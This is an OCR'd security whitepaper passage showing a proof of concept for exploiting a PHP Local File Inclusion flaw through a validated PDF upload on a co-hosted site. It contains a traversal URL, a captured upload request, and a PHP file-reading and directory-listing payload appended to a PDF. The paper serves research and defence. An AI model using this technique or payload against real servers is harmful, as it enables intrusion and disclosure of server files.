WHITEPAPER

SecurEyes
Infusing Security

Exploiting **Local File Inclusion** in a co-hosting Environment

A Proof-of-Concept

Utkarsh Bhatt
Anant Kochhar

TABLE OF CONTENTS

ABSTRACT

Local File Inclusion (LFI) vulnerability in a PHP web application can be exploited to the fullest only when it is possible to upload files into the web server. This paper explores a technique through which a properly implemented file upload module in a co-hosted website can be used for full exploitation of the LFI vulnerability, which can lead to full web server control.

INTRODUCTION

Web hosting companies and organizations often host several sites in the same web server container as a way to economize resources. This is commonly referred to as ‘co-hosting’.In this paper, we demonstrate a technique through which an attacker can fully exploit an LFI in one co-hosted site through the upload module (even those which are securely implemented) in another co-hosted web site.

UPLOAD MODULES

Web applications often implement a file upload functionality allowing users to upload files, like documents and more, directly to the file system. Despite proper validations for the uploaded files, malicious code can still be appended to a file, which is then accepted as valid file content. This malicious code can then be executed by exploiting an existing LFI (Local File Inclusion) vulnerability in a co-hosted website.

LOCAL FILE INCLUSION


In PHP, one page can make calls to or ‘include’ the code written in other pages or files by using ‘require’, ‘require_once’, ‘include’ or ‘include_once’ core PHP functions. Pages vulnerable to LFI accept file path as user input to directly reference to files which have to ‘included’ during the run-time of the page execution.

EXPLOITING LFI IN A CO-HOSTING ENVIRONMENT

Local File Inclusion (LFI) vulnerability in a PHP web application can be exploited to the fullest only when it is possible to upload files into the web server.
This paper explores a technique through

THE ATTACK SCENARIO

LFI in One Co-Hosted Site
An attacker discovers LFI vulnerability in a website. The URL of the vulnerable website page is **http://www.vul456.com/index.php?file=test.php**



Search or enter website name
Mozilla Firefox
File Edit View History Bookmarks Tools Help
Back Forward Reload Stop Home Firebug
http://www.vul456.com/index.php?file=test.php
http://indianairforce.n...
http://www.vul456...php?file=test.php
Done
127.0.0.1

Welcome to Site2 Home page


********* *********

This file includes and displays the content of the file.

WE INCLUDE THE FILE 'test.php' AND THE CONTENT OF FILE DISPLAY HERE

The 'index.php' page accepts the file path as user input for the variable 'file'. It then includes the file during run-time as shown above. The attacker can thus traverse to all files on the server.

However, this is of not much use to the attacker, since all files are valid and do not contain any malicious code: URL: **http://www.vul456.com/index.php?file=../site3/index.phpt**


Search or enter website name
File Edit View History Bookmarks Tools Help
Back Forward Reload Stop Home Firebug
http://www.vul456.com/index.php?file=../site3/index.php
http://indianairforce.n...
http://www.vul456...../site3/index.php

Welcome to Site2 Home page

******** ********

This file includes and displays the content of the file.

Welcome to Site3 Home page

******** ********


Wlecome to Site 3.

The header section of site 3 is being included

Upload Module in another Co-Hosted Website

The attacker discovers an upload module in a public page of a co-hosted website.

Note that the upload module checks for valid file type and content:
URL :http://www.vul123.com/index.php


Search or enter website name
Mozilla Firefox
File Edit View History Bookmarks Tools Help
Back Forward Reload Stop Home Firebug
http://www.vul123.com/index.php
http://indianairforce.n...
http://www.vul123.com/site1/
Done
none

Upload Files


******** Upload PDF Files only ********

Filename: C:\Users\nic3076\Deskto Browse...

Submit

THE EXPLOIT

The attacker captures the HTTP request to the server in an HTTP proxy, like Burp:




Search or enter website name
burp suite v1.3.03
burp intruder repeater window help
target proxy spider scanner intruder repeater sequencer decoder comparer options alerts
intercept options history
request to http://www.vul123.com:80 [127.0.0.1]
forward drop intercept is on action
raw params headers hex
The form consists of a valid PDF File
0 matches

```
POST /site1/upload_file.php HTTP/1.0
Host: www.vul123.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.0; en-US; rv:1.9.2.22) Gecko/20110902 Firefox/3.6.22
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Proxy-Connection: keep-alive
Referer: http://www.vul123.com/site1/
Content-Type: multipart/form-data; boundary=---------------------------29711786422913
Content-Length: 58255

-----------------------------29711786422913
Content-Disposition: form-data; name="file"; filename="HCTD000533.pdf"
Content-Type: application/pdf

%PDF-1.3
%Çi□¢
5 0 obj
```

The attacker appends the malicious PHP code at the end of the PDF content.




Search or enter website name
burp suite v1.3
burp intruder repeater window help
target proxy spider scanner intruder repeater sequencer decoder comparer options alerts
intercept options history
request to http://www.vul123.com:80 [127.0.0.1]
forward drop intercept is on action
raw params headers hex
type a search term
0 matches

```
startxref
57024
%%EOF
<?php
$file=file_get_contents($_GET['file']);
echo "<pre>".($file)."</pre>";

$handle=opendir($_GET['dir']);
echo "<pre>";
while(false!==($file=readdir($handle)))
{
echo "$file\n";
}
echo "</pre>";
closedir($handle);
?>

-----------------------------1294919323195
Content-Disposition: form-data; name="submit"
```

The attacker submits the above request and successfully uploads the PDF file into the server. Note that the native PHP file validation function… is implemented in the page.


Search or enter website name
Mozilla Firefox
File Edit View History Bookmarks Tools Help
Back Forward
Reload Stop
Google
Home Firebug
http://indianairforce.n...
Done
none

http://www.vul123.com/upload_file.php

http://www.vul123....1/upload_file.php


Upload Files

******** Upload PDF Files only ********

HCTD000533.pdf successfully uploaded
Click here to see the uploaded file.

As shown below, the uploaded file is a valid PDF file which opens in the Adobe Acrobat reader:

Note that the upload module checks for valid file type and content:
URL :http://www.vul123.com/index.php



Search or enter website name
HCTD000533.pdf - Adobe Reader
File Edit View Document Tools Window Help
Find
1 / 2
130%

List of Identified Cities/Urban Agglomerations (UAs)

under Sub-Mission on Basic Services to the Urban Poor (BSUP)

